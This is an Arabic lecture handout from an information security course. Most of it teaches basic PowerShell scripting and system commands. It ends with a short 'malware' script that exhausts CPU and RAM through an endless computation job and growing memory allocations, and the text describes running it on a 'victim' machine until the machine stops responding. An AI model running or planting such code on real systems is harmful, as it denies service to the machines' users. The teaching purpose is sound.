كلية هندسة الميكاترونيك


مقرر أمن نظم المعلومات

المحاضرة ١-عملي

PowerShell هو واجهة سطر أوامر ولغة برمجة نصية قوية من Microsoft تستخدم لأتمتة المهام وإدارة الأنظمة. إنه مبني على إطار عمل .NET. ويسمح للمسؤولين بأتمتة المهام التي قد تستغرق وقتاً طويلاً عند القيام بها عبر الواجهة الرسومية. يعمل PowerShell على أنظمة تشغيل متعددة بما في ذلك Windows وLinux وmacOS، ويتميز بمعالجة الكائنات بدلًا من النصوص.


الميزات الأساسية

- واجهة سطر أوامر (Shell): يوفر مترجماً لسطر الأوامر يسمح بالتفاعل مع النظام باستخدام الأوامر (Cmdlets).
- لغة برمجة نصية: يتضمن لغة برمجة نصية لإنشاء نصوص برمجية لتنفيذ مهام تلقائية.
- إدارة الأنظمة: أداة أساسية لمديري الأنظمة لتنفيذ مهام مثل إدارة التكوينات والموارد في بيئات محلية وسحابية.
- المعالجة بالكائنات: يميزه عن واجهات الأوامر التقليدية أنه يتعامل مع كائنات .NET بدلًا من النصوص، مما يسهل توصيل الأوامر لبعضها البعض.
- عبر المنصات: يعمل PowerShell على مختلف أنظمة التشغيل، وليس فقط على Windows، مما يزيد من مرونته.
- إدارة التكوين: تتضمن مجموعة أدوات تُعرف باسم Desired State Configuration (DSC) لإدارة البنية التحتية باستخدام نهج "التكوين كتعليمات برمجية".



طباعة نص على الشاشة

```
Write-Host "Hello, World"!
```




استخدام المتغيرات

```
$greeting = "Hello, PowerShell"!
Write-Host $greeting
```

```
PS C:\Users\Windows.10> $greeting = "Hello, PowerShell!"
>> Write-Host $greeting
>>
Hello, PowerShell!
```

يمكن استخدام PowerShell ISE



جمع الأعداد

$a = 5
$b = 10
$sum = $a + $b
Write-Host "The sum of $a and $b is $sum".

```
1   $a = 5
2   $b = 10
3   $sum = $a + $b
4   Write-Host "The sum of $a and $b is $sum."
5
```

```
PS C:\Users\Windows.10> $a = 5
$b = 10
$sum = $a + $b
Write-Host "The sum of $a and $b is $sum."

The sum of 5 and 10 is 15.

PS C:\Users\Windows.10>
```

استخدام الشروط

```
$number = 10
if ($number -gt 5) {
    Write-Host "$number is greater than 5".
} else {
    Write-Host "$number is not greater than 5".
}
```

```
1   $number = 10
2   if ($number -gt 5) {
3       Write-Host "$number is greater than 5."
4   } else {
5       Write-Host "$number is not greater than 5."
6   }
7
```

```
PS C:\Users\Windows.10> $number = 10
if ($number -gt 5) {
    Write-Host "$number is greater than 5."
} else {
    Write-Host "$number is not greater than 5."
}

10 is greater than 5.
```

استخدام الحلقات

```
for ($i = 1; $i -le 5; $i++) {
    Write-Host "Iteration $i" }
```


```
1  for ($i = 1; $i -le 5; $i++) {
2      Write-Host "Iteration $i"
3  }
4
```

```
PS C:\Users\Windows.10> for ($i = 1; $i -le 5; $i++) {
    Write-Host "Iteration $i"
}

Iteration 1
Iteration 2
Iteration 3
Iteration 4
Iteration 5
```

إنشاء تابع

```
function Add-Numbers {
    param (
        [int]$a,
        [int]$b
    )
    return $a + $b
}
$result = Add-Numbers -a 5 -b 10
Write-Host "The result is $result".
```



```
function Add-Numbers {
    param (
        [int]$a,
        [int]$b
    )
    return $a + $b
}
$result = Add-Numbers -a 5 -b 10
Write-Host "The result is $result."

The result is 15.
```

إنشاء ملف نصي

```
"Hello, PowerShell!" | Out-File -FilePath "C:\path\to\your\output.txt"
```

قراءة ملف نصي

```
$content = Get-Content -Path "C:\path\to\your\file.txt"
Write-Host $content
```

التحقق من وجود ملف

```
$filePath = "C:\path\to\your\file.txt"
if (Test-Path $filePath) {
    Write-Host "The file exists".
} else   {
```

```
    Write-Host "The file does not exist".
}
```

إعادة تسمية ملف

```
Rename-Item -Path "C:\path\to\your\oldfile.txt" -NewName "newfile.txt"
```

إنشاء مجلد جديد

```
New-Item -Path "C:\path\to\your\NewFolder" -ItemType Directory
```

إدارة العمليات

```
Get-Process
```

Get-Process: أمر يستخدم لعرض قائمة بجميع العمليات الجارية على النظام. يمكنك استخدامه لمراقبة الأداء أو لإدارة العمليات.

التعامل مع المصفوفات

```
$fruits = @("Apple", "Banana", "Cherry")
foreach ($fruit in $fruits) {
    Write-Host "I like $fruit".
}
```

إظهار معلومات النظام

```
Get-ComputerInfo
```

Get-ComputerInfo: أمر يستخدم لعرض معلومات شاملة عن النظام، مثل اسم الكمبيوتر، نظام التشغيل، المعالج، والذاكرة.

تصفية البيانات

```
Get-Service | Where-Object { $_.Status -eq 'Running' }
```

شرح:

Get-Service: يجلب قائمة بجميع الخدمات على النظام.

Where-Object { $_.Status -eq 'Running' }: يقوم بتصفية الخدمات لإظهار فقط تلك التي تعمل (Status = Running).

$_: يمثل العنصر الحالي في الحلقة.

إظهار الوقت والتاريخ الحالي

```
$currentDateTime = Get-Date
Write-Host "Current date and time: $currentDateTime"
```

إعادة تشغيل النظام

```
Restart-Computer -Force
```

إظهار معلومات عن المعالج

```
Get-WmiObject -Class Win32_Processor | Select-Object Name, NumberOfCores, NumberOfLogicalProcessors
```

شرح:

Get-WmiObject: يستخدم لاسترجاع معلومات من WMI.

-Class Win32_Processor: يحدد أننا نريد معلومات عن المعالج.
-Select-Object Name, NumberOfCores, NumberOfLogicalProcessors: يحدد الأعمدة التي نريد عرضها (اسم المعالج، عدد النوى، وعدد المعالجات المنطقية).

تغيير إعدادات جدار الحماية

```
Set-NetFirewallRule -DisplayName "File and Printer Sharing" -Enabled True
```

شرح:
-Set-NetFirewallRule: يستخدم لتعديل إعدادات قواعد جدار الحماية.
-DisplayName "File and Printer Sharing": يحدد اسم القاعدة التي نريد تعديلها.
-Enabled True: يقوم بتمكين القاعدة.

استرجاع معلومات البطارية (لأجهزة اللاب توب)

```
Get-CimInstance -Namespace root\wmi -ClassName BatteryStatus | Select-Object RemainingCapacity, Voltage, ChargeRate
```


شرح:
-Get-CimInstance: يستخدم لاسترجاع معلومات من Windows Management Instrumentation (WMI).
-Namespace root\wmi: يحدد مساحة الأسماء التي تحتوي على معلومات البطارية.
-ClassName BatteryStatus: يحدد أننا نريد معلومات عن حالة البطارية.
-Select-Object RemainingCapacity, Voltage, ChargeRate: يحدد الأعمدة التي نريد عرضها (السعة المتبقية، الجهد، ومعدل الشحن).

سوف نقوم بتطبيق maleware الهدف منه ضغط المعالج والرام الكود الخاص به هو


```
# CPU
$cpuLoad = Start-Job -ScriptBlock {
    while ($true) {
        # عملية حسابية بسيطة لإبقاء المعالج مشغولاً
        [Math]::Sqrt(123456789101112131415161718192O)
    }
}

# RAM
$ramLoad = @()
while ($true) {
    # إضافة كائنات إلى المصفوفة لزيادة استهلاك الذاكرة
    $ramLoad += New-Object byte[] (100MB)  # ١٠٠ استهلاكMB في كل دورة
    Start-Sleep -Milliseconds 100  # تأخير بسيط لتجنب تهيئة النظام
}
```

قبل تشغيل الكود يمكن الدخول إلى Task Manager ومراقبة أداء كل من CPU و RAM



بعد تشغيل الكود ضمن جهاز الضحية عدة مرات



في حال الاستمرار بتشغيل الكود يصبح النظام بطيء جداً في الاستجابة ويمكن أن يصل لمرحلة يخرج فيها عن الخدمة